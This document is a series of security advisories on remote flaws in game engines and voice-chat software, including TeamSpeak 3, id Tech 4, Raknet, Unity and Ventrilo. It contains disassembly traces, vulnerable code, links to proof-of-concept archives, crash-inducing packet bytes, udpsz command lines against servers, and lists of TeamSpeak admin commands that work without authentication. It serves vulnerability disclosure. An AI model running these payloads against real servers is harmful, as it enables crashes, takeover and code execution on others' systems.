http://www.americasarmy.com/aa3.php
Versions: *<= 3.0.7*
Platforms: *Windows*
Bugs: *A] weird NULL pointer*
B] 0x01 writing access violation
Exploitation: *remote, versus server*
Date: *20 Jun 2010*

America's Army 3 *(AA3)* is the new free game of the AA series developed for the U.S. Army as an help with the military recruitments.
After one year it's still very played with over 200 Internet servers:
http://login.aa3.americasarmy.com/servers

 # Vulnerabilities #

The infamous port 39300 *(or 9002 in LAN mode)* of the server is still the cause of other vulnerabilities.

Note that AA3 is still affected by the bugs explained in my aa3pwood advisory *(while aa3memset has been fixed)* so this one is an additional proof of how much badly has been written that acpu_decompile function. This is also the reason why I have not debugged much these problems.

A] weird NULL pointer

I have not investigated this bug, anyway through some particular packets is possible to crash the server due to a NULL pointer in various locations of the code depending by the data in such packets.

B] *0x01* writing access violation

This problem is a bit more interesting than the previous one because there is an instruction that writes one byte *(0x01*, I have not checked if it can be changed/controlled) in a char array with the 16bit index controlled by the attacker.

So the attacker can crash the server through the writing of this byte in the unallocated memory after the one where is located this array/buffer or he can cause other types of possible troubles *(for example during a test the process started to allocate lot of memory due to the writing of the byte in a particular location)*.

 # Exploit #

http://aluigi.org/poc/aa3again.zip

Application: *id Tech 4 engine*
http://www.idsoftware.com
http://iddevnet.com
Games: *Enemy Territory: Quake Wars <= 1.5.12642.33243*
http://www.enemyterritory.com
Wolfenstein <= 1.3.344272
http://www.wolfenstein.com
the problem exists in a different way (and in some cases probably not exploitable) also in the other games based on this engine like Quake 4 <= 1.4.2, Doom 3 <= 1.3.1 and Prey <= 1.4
Platforms: *Windows (tested), Linux, Mac OS X, PlayStation 3, Xbox 360*
Bug: *possible code execution through array overflow*
Exploitation: *remote, versus clients (from maliciou server)*
Date: *19 Jun 2010*

id Tech 4 is currently the latest version of the game engine developed by id Software.

 # Vulnerabilities #

A little introduction:
as main test platform I have used ETQW and Wolfenstein that are the most recent games developed with the id Tech 4 engine and that contains this bugged function for which I have been able to confirm the possibility of code execution.
Additionally I have tested also Doom 3 and Quake 4 but in that case the code is completely different *(just not the same)* and from my tests probably it can be dangerous only for Quake 4 where are involved some function pointers partially controlled by the attacker.

So consider this advisory ONLY for the latest versions of the id Tech4 engine containing the idGameLocal::GetGameStateObject function!

The following are the details:

A particular 32bit field in the connectResponse packet of the server is used by the client for calling some function pointers located in an internal structure through the function called idGameLocal::GetGameStateObject.

This function seems to exist only in the latest versions of the id Tech4 engine used in games like ETQW and Wolfenstein.

The result is pretty interesting because with some luck is possible to execute malicious code *(successfully in my tests)*.

The following is the **"path"** done by such 32bit value till the instruction that calls the function pointer:

```
  1A29326F   69D2 0C610000    IMUL EDX,EDX,610C                    ; step 1
  1A293275   8D8432 78370300  LEA EAX,DWORD PTR DS:[EDX+ESI+33778]  ; step 2
  1A29327C   50               PUSH EAX
  1A29327D   8BCE             MOV ECX,ESI
  1A29327F   E8 6CFDFFFF      CALL gamex86.1A292FF0
                              |
  /---------------------------/
  V
  ...
  1A293000   8BB4BD 04610000  MOV ESI,DWORD PTR SS:[EBP+EDI*4+6104] ; step 3
  1A293007   85F6             TEST ESI,ESI
  1A293009   74 10            JE SHORT gamex86.1A29301B
```

```
  1A29300B   8BCE             MOV ECX,ESI
  1A29300D   E8 1EB10000      CALL gamex86.1A29E130
                              |
  /---------------------------/
  V
  1A29E130   8B49 04          MOV ECX,DWORD PTR DS:[ECX+4]  ; step 4
  1A29E133   85C9             TEST ECX,ECX
  1A29E135   74 08            JE SHORT gamex86.1A29E13F
  1A29E137   8B01             MOV EAX,DWORD PTR DS:[ECX]    ; step 5
  1A29E139   8B10             MOV EDX,DWORD PTR DS:[EAX]    ; step 6
  1A29E13B   6A 01            PUSH 1
  1A29E13D   FFD2             CALL EDX                      ; code execution
  1A29E13F   C3               RETN
---
```

Now, only as reference, I post some snippests regarding Quake 4 and
Doom 3.
Note that in this case the problem happens after the loading of the map
when the player is starting the match:

Quake 4 1.4.2:

```
  0C5BA644   8B3C85 84F0890C  MOV EDI,DWORD PTR DS:[EAX*4+C89F084]  ; EAX is the
32bit field
  0C5BA64B   85FF             TEST EDI,EDI
  0C5BA64D   8BDF             MOV EBX,EDI
  0C5BA64F   74 25            JE SHORT gamex86.0C5BA676
  0C5BA651   80BF 07190000 00 CMP BYTE PTR DS:[EDI+1907],0
  0C5BA658   74 11            JE SHORT gamex86.0C5BA66B
  0C5BA65A   8B87 F8180000    MOV EAX,DWORD PTR DS:[EDI+18F8]
  0C5BA660   8B3C85 84F0890C  MOV EDI,DWORD PTR DS:[EAX*4+C89F084]
  0C5BA667   85FF             TEST EDI,EDI
  0C5BA669   74 0B            JE SHORT gamex86.0C5BA676
  0C5BA66B   8B17             MOV EDX,DWORD PTR DS:[EDI]
  0C5BA66D   8BCF             MOV ECX,EDI
  0C5BA66F   FF52 14          CALL DWORD PTR DS:[EDX+14]
or
  1007ED39  |> 8B86 F8000000  MOV EAX,DWORD PTR DS:[ESI+F8] ; EAX is the 32bit fi
eld
  1007ED3F  |. 33C9           XOR ECX,ECX
  1007ED41  |. 05 29840000    ADD EAX,8429
  1007ED46  |. 8D1440         LEA EDX,DWORD PTR DS:[EAX+EAX*2]
  1007ED49  |. 8D0496         LEA EAX,DWORD PTR DS:[ESI+EDX*4]
  1007ED4C  |. 8908           MOV DWORD PTR DS:[EAX],ECX
  1007ED4E  |. 8948 04        MOV DWORD PTR DS:[EAX+4],ECX
  1007ED51  |. 8948 08        MOV DWORD PTR DS:[EAX+8],ECX
```

Doom 3 1.3.1:

```
  1006904E   8B2C8D D4EA1E10  MOV EBP,DWORD PTR DS:[ECX*4+101EEAD4] ; ECX is the
32bit field
  10069055   85ED             TEST EBP,EBP
  10069057   8BFD             MOV EDI,EBP
  10069059   896C24 64        MOV DWORD PTR SS:[ESP+64],EBP
  1006905D   897C24 10        MOV DWORD PTR SS:[ESP+10],EDI
  10069061   74 25            JE SHORT gamex86.10069088
  10069063   8A85 93140000    MOV AL,BYTE PTR SS:[EBP+1493]
  10069069   84C0             TEST AL,AL
  1006906B   8DB5 93140000    LEA ESI,DWORD PTR SS:[EBP+1493]
  10069071   74 1C            JE SHORT gamex86.1006908F
  10069073   8B95 7C140000    MOV EDX,DWORD PTR SS:[EBP+147C]
  10069079   8B2C95 D4EA1E10  MOV EBP,DWORD PTR DS:[EDX*4+101EEAD4]
  10069080   85ED             TEST EBP,EBP
  10069082   896C24 64        MOV DWORD PTR SS:[ESP+64],EBP
  10069086   75 07            JNZ SHORT gamex86.1006908F
```

```
  10069088   32C0             XOR AL,AL
  1006908A   E9 A4040000      JMP gamex86.10069533
  1006908F   8BCB             MOV ECX,EBX
  10069091   E8 1ACBFFFF      CALL gamex86.10065BB0
```

 # Exploit #

http://aluigi.org/poc/idtech4carray.zip

Application: *Enemy Territory: Quake Wars*
http://www.enemyterritory.com
http://www.idsoftware.com/games/enemyterritory/etqw/
Versions: *<= 1.5.12642.33243*
Platforms: *Windows (tested), Linux, Mac OS X, PlayStation 3, Xbox 360*
Bug: *invalid URL buffer-overflow*
Exploitation: *remote, versus clients (from malicious server)*
Date: *18 Jun 2010*

Enemy Territory: Quake Wars *(ETQW)* is a well known and appreciated FPS based on the idTech4 engine and developed by Splash Damage and id Software.

 # Vulnerabilities #

There is a function in the game which is used for dispalying particular error messages in the console (**"**********\nERROR: %s\n**********"**) and it's affected by a buffer overflow vulnerability.

One of the ways I have found for exploiting it is through a malicious server that forces the client to download some missing or different files through the pureServer command followed by a downloadInfo one containing an URL with the following attributes:
- it must be an invalid **http://** URL because it's necessary for reaching the bugged function called when ShellExecuteEx *(used for launching the URL)* fails
- must be max 1024 bytes long, it gets truncated automatically
- must be enough disguised because it's required the OK of the user for exploiting it

For the first and last point I have opted for the backspace char before the URL and a big sequence of line-feed chars after it so that it looks normal because the shellcode is displayed out of the screen.

As already said it's necessary that the user accepts the download for exploiting the vulnerability:

> You are missing required pak files to connect to this server.
> The server gave a web page though:
> **http://SERVER/valid_file.pk4**
>
> YES NO

 # Exploit #

http://aluigi.org/poc/etqwcbof.zip

Application: *Chrome Engine 4*
http://www.techland.pl/?id=home&lang=en
Versions: *Call of Juarez: Bound in Blood* *<= 1.1.0.0*
Sniper: Ghost Warrior *<= 1.0.0.0*
...possibly other games and versions...
Platforms: *Windows*
Bug: *malloc exception*
Exploitation: *remote, versus server*
Date: *17 Jun 2010*

The Chrome Engine 4 is the latest version of the game engine developed by Techland and which moves games like Call of Juarez: Bound in Blood *(aka CoJ2)*, the upcoming Sniper: Ghost Warrior *(expected within a week, demo released two days ago)* and will be used in other games in development like Chrome 2 and Dead Island.

 # Vulnerabilities #

In this new version of the engine has been implemented a simple 16 bit checksum at the end of the packets.
Practically if the checksum of the received packet is invalid then the **"checksum comparing"** function logs the message **"[CSocket::UnHash] Incoming packet has wrong hash, discarded"** and returns -111 instead of the length of the data in the packet.

The problem is that this returned value is not checked by the engine so it will continue the handling of the packet, if the incoming packet is type 28 and the 32 bit size value in it matches the expected one *(-111 - 5)* then will be called a function that performs the allocation and the copying of the data in the new memory.

So the malloc function *(msvcr80)* will try to allocate that amount of memory and will raise an exception that crashes the server.

 # Exploit #

http://aluigi.org/poc/chromerda.zip

Application: *TeamSpeak 3*
http://www.teamspeak.com
Versions: *<= 3.0.0-beta23*
2.x not affected
Platforms: *Windows, Mac OS X and Linux*
Bugs: *A] execution of various admin commands*
B] various failed assertions
C] various NULL pointer dereferences
Exploitation: *remote, versus server*
Date: *16 Jun 2010*

TeamSpeak 3 is the latest and current version of one of the most popular VOIP softwares intended mainly for gamers where exists just a florid market of hosters for renting servers.

 # Vulnerabilities #

First a small introduction and a little explanation about why the old 2.x versions aren't vulnerable.
From the major version 3.x TeamSpeak has completely changed the whole protocol used by the Standard Port *(UDP 9987)* adding encryption with variable ivec *(uses libtomcrypt)* and using 7 channels for each type of packet, like channel 2 for the commands packets.

All the vulnerabilities below are exploitable by unauthenticated users and even via one single UDP packet making it possible to spoof it and bypassing any possible IP based filter on the server.

A] execution of various admin commands

The commands available through channel 2 are exactly those available in the TeamSpeak 3 ServerQuery Manual *(doc\ts3_serverquery_manual.pdf)* and partially those available through the TCP port 10011.

They can be used to change practically any aspect of the server and the hosted virtual servers but obviously they require some permissions. The problem is that through this particular way *(the standard port's channel)* and before any login/join on the server *(so just the first packet)* it's possible to execute even some of those commands that require permissions.

The following is a list of commands that have been tested with success:
- banclient
- bandel
- channeladdperm/channeldelperm
- channelclientaddperm/channelclientdelperm
- channeldelete
- channeledit
- some others channelgroup* commands
- channelmove
- clientaddperm/clientdelperm
- clientdbdelete
- clientget* commands
- clientkick
- clientmove
- clientpoke
- messageadd
- sendtextmessage
- serveredit

servergroupadd
other servergroup* commands
setclientchannelgroup
tokenadd/tokendel
various **"view-only"** commands but they don't print the output back
... other commands

Who knows a bit how the configuration of TeamSpeak works or has given a quick look to the manual can understand the dangerousness caused by the execution of some of these commands.
The following are some examples and scenarios:

- serveredit
  through this command is possible to configure the server/virtual server modifying any possible option like adding a custom join password, setting the number of max clients to zero so that nobody can join, changing the admin group, setting a custom filebase *(the disk location where are saved all the avatars of the clients and other files)*, setting custom banners and host message, disable logs, disable uploads and downloads, change the server's port, retrieving all the IPs and **"suid"** of any client in the server through the setting of virtualserver_hostbanner_gfx_url and other things

- sendtextmessage
  it's possible to use this command for sending a message to the main channel or to specific channels and clients from the user **"Server"**, good for social engineering and flooding *(clients will freeze in some cases)*

- channel*
  it's possible to delete and move the channels created by the users

- client* and ban*
  it's possible to kick and ban any client currently in the server and even unban any permanent and temporary ban or deleting the users from the database and so on

- clientpoke
  this particular command spawns a dialog box on the client containing a message *(annoyance)*

- messageadd
  sends offline messages from the server *(possible social engineering)*

- token* and servergroup*
  these commands could be used for gaining more privileges anyway I have not understood and tested them much

Note that, upon success, the output of the commands is not returned making the **"view-only"** commands available through this method *(like version, permissionlist, clientgetids and the others)* enough useless while a message is returned in case of errors and unavailable or incomplete commands.
This could be enough ugly in some cases where are needed IDs and other numeric identificators for channels and clients but most of them can be retrieved probably from the protocol of a normal client and from the info available from there otherwise it's possible to brute force them.

Note also that exist some commands not listed yet in the official ServerQuery manual because are commands used by the client for itself like clientsitereport, setwhisperlist and so on.

Although **"serveredit"** is already a critical command I have not tested

if it's possible to become superadmin *(I mean to login in the server through a token or the TCP interface for administering it "normally"* like a normal admin without using this vulnerability because "serveredit" is already a superadmin command) or causing more system damages like files reading and overwriting.
UPDATE:
the "serveraddgroupclient" command is the one for assigning superadmin privileges to users.

It's also important to highlight the "virtualserver_hostbanner_gfx_url" parameter of "serveredit" because the client automatically loads that url at regular intervals or when it joins the server or each time it gets modified and **http://** is not the only protocol handler that can be used *(ftp://, file:// and any other one supported by the client's browser)* so it "could" be used for exploiting particular clientside bugs *(like freezing/crashing it with particular files)* or for forcing the clients to exploit external web server vulnerabilities and other possible things.
But yeah this is not related to this advisory or should require a separate bug section.

B] various failed assertions

Some of the available TeamSpeak 3 commands used via the standard's port method cause various failed assertions on the server that will terminate silently.
The following is the list of the commands and relative assertions:

```
  banlist                     Assertion "invokerClientID != 0" failed at server\s
erverlib\virtualserver.cpp:7442;
  complainlist                Assertion "client != 0" failed at server\serverlib\
permission_manager.cpp:167;
  servernotifyunregister      not implemented
  serverrequestconnectioninfo Assertion "client != 0" failed at server\serverlib\
permission_manager.cpp:167;
  setconnectioninfo           Assertion "clID != 0" failed at common\packethandle
r.cpp:367;
  servernotifyregister event=server   not implemented
```

C] various NULL pointer dereferences

Exactly as above except that the following are all NULL pointers that cause a crash of the server:

```
  bandelall
  channelcreate channel_name=name
  channelsubscribe cid=1
  channelsubscribeall
  banadd ip=1.2.3.4
  clientedit clid=1 client_description=none
  messageupdateflag msgid=1 flag=1
  complainadd tcldbid=1 message=none
  complaindelall tcldbid=1
  ftinitupload clientftfid=1 name=file.txt cid=5 cpw= size=9999 overwrite=1 resum
e=0
  ftgetfilelist cid=1 cpw= path=\/
  ftdeletefile cid=1 cpw= name=\/
  ftcreatedir cid=1 cpw= dirname=\/
```

```
  ftrenamefile cid=1 cpw= tcid=1 tcpw=secret oldname=\/ newname=\/
  ftinitdownload clientftfid=1 name=\/ cid=1 cpw= seekpos=0
```

 # Exploit #

http://aluigi.org/poc/teamspeakrack.zip

Application: *Refractor 2 engine*
Games: *Battlefield 2 <= 1.41 (aka 1.1.2965-797)*
http://www.battlefield.ea.com/battlefield/bf2/
Battlefield 2142 <= 1.50 (aka 1.10.48.0)
http://battlefield.ea.com/battlefield/bf2142/
...
other games developed with the same engine could be vulnerable too but in my tests I wasn't able to replicate the problem on Battlefield 1942 (the old Refractor 1 engine that in any case must be not excluded as possibly vulnerable) and I haven't tested games like Battlefield Heroes mainly because don't exist public dedicated server software but only servers hosted by official EA partners
Platforms: *Windows and Linux*
Bug: *endless loop (possibly 2 distinct vulnerabilities)*
Exploitation: *remote, versus server*
Date: *06 Jun 2010*
Author: *Francis Lavoie-Renaud*
Advisory: *Luigi Auriemma*

The Battlefield series is one of the most famous and played series of games deeply devoted to multiplayer gaming.
The series is developed by DICE *(**http://www.dice.se**)* and published by Electronic Arts.

 # Vulnerabilities #

This is a reference advisory for a vulnerability which was reported to me by Francis Lavoie-Renaud exactly one year ago:

http://old.zenhax.com/battlefield-2-crash-t927.html

The problem is an endless loop that freezes the whole server with CPU at 100% due to the wrong handling of a malformed bitstream *(the engine works with fields composed by bits of dynamic length)*.

Note that in my tests during the patching of the problem I noticed the presence of a secondary vulnerability *(a NULL pointer)* that happened after the manual fixing of the loop bug but in any case doesn't matter because it can't be **"reached"** in normal conditions.

The attacker must be able to partially join the server to exploit the vulnerability *(IP not banned, knowing the password if used and server not full)* but is NOT needed to have a valid cdkey because the bug is exploited before such check.

 # Exploit #

http://aluigi.org/poc/bf2loop.zip

Application: *GEM 3 engine*
http://eng.bestway.com.ua/index.php/game-engine/gem3
Games: *Majesty 2* *<= 1.3.336.0*
http://www.majesty2.com
Platforms: *Windows*
Bugs: *A] NULL pointer*
B] multiple failed assertions
C] buffer overflow
Exploitation: *remote, versus server*
Date: *12 May 2010*

GEM 3 is the successor of the GEM game engine developed by Best Way (**http://bestway.com.ua**).

 # Vulnerabilities #

The vulnerabilities are exactly the same I reported in the GEM 2 engine here:
http://aluigi.org/adv/gem2bugs-adv.txt

A] NULL pointer

An incomplete type of packet generates a NULL pointer dereference.

B] multiple failed assertions

The server can be terminated through various failed assertions caused by packets with unavailable types of commands and too big or too small sizes which raise some exceptions like the following:
"undefined option type"

Differently than the GEM 2 engine doesn't seem possible to raise the other exceptions *(or I didn't find a way)* like **"Attempt to read beyond the stream!"** and **"Invalid seek location!"** but instead is possible to silently make the server unable to accept other packets using the same proof-of-concepts that in GEM 2 caused the first exception message.

C] buffer overflow

Through a particular type of packet is possible to overwrite some parts of the memory allowing an attacker to control various registers and function pointers with the possibility of executing malicious code.

 # Exploit #

http://aluigi.org/poc/gembugs.zip

Application: *Torque Game Engine*
http://www.torquepowered.com
Versions: *the version of the engine is not much clear because the latest Torque Builder is 1.7.5 while Torque 3D is 1.0.1 (with 1.1 in development) or Torque 3D SDK 2010 and I have not found better resources (even the changelog is chaotic) so use the date of this advisory as reference*
Platforms: *Windows, Linux, Mac OSX, iPhone, Xbox 360, Wii*
Bugs: *A] invalid memory access through too much arguments*
B-F] possible vulnerabilities
Exploitation: *remote, versus server*
Date: *09 May 2010*

The Torque Game Engine *(aka TGE)* is a well known and diffused 3d game engine developed by Dynamix, the same developers who created the famous Tribes series.
This engine is used in a lot of games *(commercials, indie and free)* due to its relative cheap price and quality:

http://www.torquepowered.com/games/
http://www.torquepowered.com/best-of-torque/torque-3d
http://www.torquepowered.com/best-of-torque/torque-2d

 # Vulnerabilities #

Due to the complexity of the engine *(tons of bitstream fields and different effects between the various games)* I have not researched the problems in detail so, except for the first bug, I have listed only the situation of the code at the moment of the exception in the **"FPS Example"** game which is an example project included in the SDK demo that I have used as reference.

While the first bug happens in any game the same doesn't happen with the other **"possible vulnerability"** problems, so could happen that a game is vulnerable to all of them *(FPS Example and PhysX)*, that is vulnerable only to some of them *(3D RC Racing)* or to none of them *(the majority of the tested games like Legends, BurgerWarz and Singularity)*.
And the same can happen for the effects so this advisory is referred ONLY to bug A!

A] invalid memory access through too much arguments

The Torque engine has a field in the ConnectRequest packet where the client specifies how much arguments he wants to pass, the first of which is the nickname.
The engine uses a limit of max 16 arguments and it has no problem to drop the client if he specifies too much arguments than supported:

```
stream->read(&mConnectArgc);
if(mConnectArgc > MaxConnectArgs)    // unsigned check, so correct
{
   *errorString = "CR_INVALID_ARGS";
   return false;
}
const char *connectArgv[MaxConnectArgs + 3];
for(U32 i = 0; i < mConnectArgc; i++)
...
```

And in netInterface.cc there is the following code:

```
   const char *errorString = NULL;
   if(!conn->readConnectRequest(stream, &errorString))  // the function called ab
ove
   {
      sendConnectReject(conn, errorString);
      conn->deleteObject();
      return;
   }
```

The problem is that the server will crash during the calling of "conn->deleteObject()" that frees the allocated object *(and indeed in* "FPS Example" the exception happens in RtlFreeHeap) when the client specifies a big number of arguments.

Doesn't seem possible to have worst effects from this vulnerability.

B-F] possible vulnerabilities

```
EAX=00000001
100954B4   8A08             MOV CL,BYTE PTR DS:[EAX]
100954B6   40               INC EAX
100954B7   84C9             TEST CL,CL
100954B9  ^75 F9            JNZ SHORT FPS_Ex_1.100954B4
100954BB   BF 38C37910      MOV EDI,FPS_Ex_1.1079C338   ; ASCII "serverCmd"

ECX=00000000
1025CF52   8B3C81           MOV EDI,DWORD PTR DS:[ECX+EAX*4]
1025CF55   8B56 18          MOV EDX,DWORD PTR DS:[ESI+18]
1025CF58   8D46 1C          LEA EAX,DWORD PTR DS:[ESI+1C]
1025CF5B   50               PUSH EAX

ECX=00000000
100DE3A5   D919             FSTP DWORD PTR DS:[ECX]
100DE3A7   59               POP ECX
100DE3A8   C2 0400          RETN 4

ECX=00000000
10045CF0   D981 C0000000    FLD DWORD PTR DS:[ECX+C0]
10045CF6   83EC 08          SUB ESP,8
10045CF9   D95C24 04        FSTP DWORD PTR SS:[ESP+4]

EAX=00000000
10291F2A   8B0488           MOV EAX,DWORD PTR DS:[EAX+ECX*4]
10291F2D   C2 0400          RETN 4
```

Note that the attacker must be able to join the server to exploit the vulnerabilities, in case of password protected servers.
Bug A works also with server full.

 # Exploit #

http://aluigi.org/poc/torqueer.zip

Application: *Alien versus Predator*
http://www.sega.com/games/aliens-vs-predator/
Versions: *<= 2.22 (build Apr 26 2010)*
Platforms: *Windows*
Bugs: *A] invalid memory access in packet 0x66*
B] out of memory allocation in packet 0x66
C] NULL pointer in packet 0x66
D] NULL pointer in packet 0x0c
E] invalid memory access in packet 0x0c
Exploitation: *remote, versus server*
Date: *07 May 2010*

Alien versus Predator *(aka avp3)* is the recent game developed by Rebellion *(**http://rebellion.co.uk**)* and released in February 2010.

 # Vulnerabilities #

A] invalid memory access in packet *0x66*

The packet *0x66* is used for sending the Steam ticket to the server, and the size of such ticket is a 32bit field read by the server, allocated with an alignment of *0x400* and then copied from the packet into the new memory.
If the specified ticket size is bigger than the memory where is located the source packet *(about 1800 bytes)* then the server will crash due to the tentative of reading over the allocated memory.

Exist also some variants caused by the usage of negative values *(sometimes it's necessary to resend the packet to see their effects)* where happen other crashes caused by the access to different places of memory.

B] out of memory allocation in packet *0x66*

Exactly as above, but if the memory can't be allocated the server will terminate immediately with the following error:
"*** OUT OF MEMORY! attempted allocation size: %u ****"**

C] NULL pointer in packet *0x66*

If the packet containing the Steam ticket is smaller than the minimum expected *(for example 0 bytes)* then the server will crash due to a NULL pointer dereference.

D] NULL pointer in packet *0x0c*

Another NULL pointer dereference can be exploited with a too small *0xc* packet *(used for sending messages and so on)*.

E] invalid memory access in packet *0x0c*

The *0x0c* packet has a field that contains the number of chars that compose the chat message sent by the client.
The server takes this 32bit field, checks if it's lower/equal than *0x800* and then launches a checksum function over the received chat message using this specific size.

The problem is that the packets used in the game have a size of max *0x400* bytes so *0x800 (which is the limit chosed by developers probably in confusion with the max size of the packets and the fact that the messages are in 16bit unicode, so 0x400* * 2) goes over the memory allocated for the incoming packet.
The result is the crash of the server due to the reading access of the unallocated memory after the packet.

 # Exploit #

http://aluigi.org/poc/avp3dos.zip

Application: *netKar*
http://www.netkar-pro.com
Versions: *<= 1.1 (server 1.0.3)*
update: also version 1.2.0 is vulnerable
Platforms: *Windows*
Bugs: *A] buffer-overflow*
B] NULL pointer
Exploitation: *remote, versus server*
Date: *13 Apr 2010*

netKar is an extreme driving simulation that acts also as engine for some promotional games like Marangoni Driving Simulator, Singtel Race Simulator and Abarth 500.
It's also very played online where are even organized sponsored challenges like **http://abarth.mtv.it**

 # Vulnerabilities #

A] buffer-overflow

The server is affected by a stack based buffer-overflow which happens during the building of the following string when a player joins:

```
sprintf(stack_buffer, "JOIN,%s,%d,%s,%s,%s,%s",
  username,
  racenumber,
  team,
  model,
  account,
  country);
```

B] NULL pointer

The server creates a new nkuser file in the "server/users/" folder when a new player joins.
Such file has the filename composed by the account name sent by the client pluse the "nkuser" extension and its automatically created if doesn't exists like in the following code:

```
fd = fopen(account_nkuser, "rt");
if(!fd) {
    fd = fopen(account_nkuser, "wt");
    fprintf(fd, "%s\n", account_name);
}
fclose(fd);
```

The problem is that the file descriptor obtained by the creation of the file is not controlled and so the subsequent fprintf operation causes the crash of the server due to the access to the NULL pointer.

Note that is not possible to remove/bypass the appending of the "nkuser" extension for exploiting the directory traversal vulnerability.

 # Exploit #

http://aluigi.org/poc/netkarbof.zip

Application: *Unity*
http://unity3d.com
Versions: *<= 2.61*
Platforms: *Windows, Mac, iPhone and web plugin*
Bugs: *A] server termination*
B] allocation exception
Exploitation: *remote, versus server and client*
Date: *25 Mar 2010*

Unity is a game engine very used for "indie" games.
It's network code is a modification of the Raknet library.

 # Vulnerabilities #

A] server termination

Just like an old bug I found in Raknet in the 2005 *(*http://aluigi.org/adv/rakzero-adv.txt) Unity is affected by a similar problem too: a packet of zero bytes puts the library in an endless loop that executes ever Sleep*(15)*.
Although the game seems to continue to run, it's necessary to kill the process for terminating it.

B] allocation exception

A particular type of packet can be used to raise an exception in the game engine that will shutdown it immediately.
The problem is caused by a loop controlled by the attacker where the engine allocates new memory incrementally for performing some operations and when it's no longer possible to allocate new memory the game terminates with the E06D7363 exception.

 # Exploit #

http://aluigi.org/testz/udpsz.zip

A]
```
udpsz SERVER PORT 0
```

B]
```
udpsz -p 1234 -C 0900 -D SERVER PORT -1
udpsz -p 1234 -C 02020202020202 SERVER PORT -1
```

Application: *Raknet*
http://www.jenkinssoftware.com
Versions: *<= 3.72*
Platforms: *PS3, XBOX 360, Windows, Windows CE, Linux, Mac, iPhone*
Bug: *NULL pointer*
Exploitation: *remote, versus server and client*
Date: *25 Mar 2010*

Raknet is an open source network library used also in various
commercial games and engines, although with some modifications.

 # Vulnerabilities #

The library is affected by a NULL pointer dereference caused by the
following code in RakPeer.cpp:

```
bool ProcessOfflineNetworkPacket( const SystemAddress systemAddress, const char *
data, const int length, RakPeer *rakPeer, RakNetSmartPtr<RakNetSocket> rakNetSock
et, bool *isOfflineMessage, RakNetTimeUS timeRead )
...
    if (length <=2)
    {
        *isOfflineMessage=true;
    }
    ...
    if (*isOfflineMessage)
    {
        ...
        else if ((unsigned char) data[ 0 ] == ID_OUT_OF_BAND_INTERNAL &&
            (size_t) length < MAX_OFFLINE_DATA_LENGTH+sizeof(OFFLINE_MESSAGE_DATA
_ID)+sizeof(MessageID)*2+RakNetGUID::size())
        {
            unsigned int dataLength = (unsigned int) (length-sizeof(OFFLINE_MESSA
GE_DATA_ID)-RakNetGUID::size()-sizeof(MessageID)*2);
            RakAssert(dataLength<1024);
            packet=rakPeer->AllocPacket(dataLength+sizeof(MessageID), __FILE__, _
_LINE__);
            RakAssert(packet->length<1024);
            ...
            packet->data[0]=data[1];
            ...
```

Practically the **"length <=2"** check tells the code that the incoming
ID_OUT_OF_BAND_INTERNAL packet can be handled without performing
additional checks, but its size is smaller than
"sizeof(OFFLINE_MESSAGE_DATA_ID)-RakNetGUID::size()-sizeof(MessageID)*2)"
so dataLength will be a too big number due to this integer overflow and
packet->data will be set to NULL by AllocPacket.
The access to this NULL pointer causes the immediate crash of the game
(client or server) that uses the library.

 # Exploit #

http://aluigi.org/testz/udpsz.zip

```
  udpsz -C 0d SERVER PORT -1
```

Application: *Cafu / Ca3D Engine*
http://www.cafu.de
Versions: *<= r39 (aka 9.06)*
Platforms: *Windows and Linux*
Bugs: *A] NULL pointer*
B] clients format string
Exploitation: *A] remote, versus server*
B] remote, versus clients (in-game)
Date: *22 Mar 2010*
Thanx *to:* *Salvatore Fresta aka Drosophila (www.salvatorefresta.net)*

from vendor's website:
"The Cafu Engine is an all-purpose, modern 3D graphics engine and game development kit, feature complete to get you started quickly."

 # Vulnerabilities #

A] NULL pointer

The server can be crashed through an incomplete CS0_RemoteConsoleCommand packet that doesn't contain the password field, leading to a NULL pointer access.
Example of malformed packet: FF FF FF FF 00 00 00 00 05

B] clients format string

The client's engine is affected by a format string vulnerability located in the calling of the ScrollInfoT::Print function used for showing messages on the screen.
Differently than Console->Print that shows one string in the console this one uses a printf-like format
"void ScrollInfoT::Print(const char* PrintString, ...)" but the format argument is missed in a couple of locations, one of which is the visualization of the chat messages.

Ca3DE\Client\ClientStateInGame.cpp:

```
...
case SC1_ChatMsg:
{
    const char* ChatMessage=InData.ReadString();

    cf::LogDebug(net, "SC1_ChatMsg: %s", ChatMessage);
    Console->Print(std::string(ChatMessage)+"\n");
    ChatScrollInfo.Print(ChatMessage);
    break;
}
...
```

The result is that an attacker from the same server or *(better)* from another client can crash or execute malicious code on any other client connected to the server.

 # Exploit #

http://salvatorefresta.net/files/poc/PoC-Ca3DE-9.06.zip

Application: *Ventrilo*
http://www.ventrilo.com
Versions: *<= 3.0.5*
Platforms: *Windows and Mac OSX*
Bug: *access violation in the Speex codec*
Exploitation: *remote, versus client (in-game through attacker client)*
Date: *10 Sep 2009*

Ventrilo is a widely known and used VoIP software developed by Flagship Industries.
It is used moreover for the online gaming.

 # Vulnerabilities #

In Ventrilo the choice of the codec to use is decided by the server and all the clients can use only the one allowed by the server.
The base configuration of the server sets **"GSM 6.10"** as default codec with the quality **"(11 KHz, 16 bit) 2210 bytes/sec"** but often it's more used and even suggested the Speex codec which is also the one with more settings to choose.
This choice is usually preferred because Speex works also on the Mac clients and the size of the packets is minor at same quality *(almost one quarter of the GSM one)*.

The problem is that Speex codec is used in a wrong way in Ventrilo so a malformed packet leads to various access violations which cause the crash of any client in the same room of the attacker or any client to which he tries to talk to.

The attacker needs to have access to the server and its rooms for exploiting the vulnerability and the server must use the Speex codec (**"forcing"** the sending of the malformed Speex packets is useless).

 # Exploit #

The following is a patch to apply on a normal 3.0.5 client which converts it in a proof-of-concept that replaces the writing of the voice data in the packet with a **"memset(packet, 0xff, size)"**:

http://aluigi.org/mytoolz/lpatch.zip
http://aluigi.org/poc/ventspeex.lpatch

Application: *Ventrilo*
http://www.ventrilo.com
Versions: *<= 3.0.5*
Platforms: *Windows and Mac OSX*
Bug: *memset overflow*
Exploitation: *remote, versus client (in-game through attacker client)*
Date: *08 Sep 2009*

Ventrilo is a widely known and used VoIP software developed by Flagship Industries.
It is used moreover for the online gaming.

 # Vulnerabilities #

The voice packets received by the Ventrilo server are simply forwared to all the other clients without much modifications.
They are composed by a 32bit field which specified the amount of compressed voice data in the packet followed by another 32bit field which reports the uncompressed length.

When the client receives the voice packet *(the one forwared by the server)* it takes that second field, allocates that size less 1152 bytes in memory and then performs a memset*(new_buffer, 0, size - 8)*.

The result is that a client attacker can crash any other client except himself inside a room simply sending a voice packet *(voice activation or push-to-talk)* with a too big **"uncompressed data length"** field.

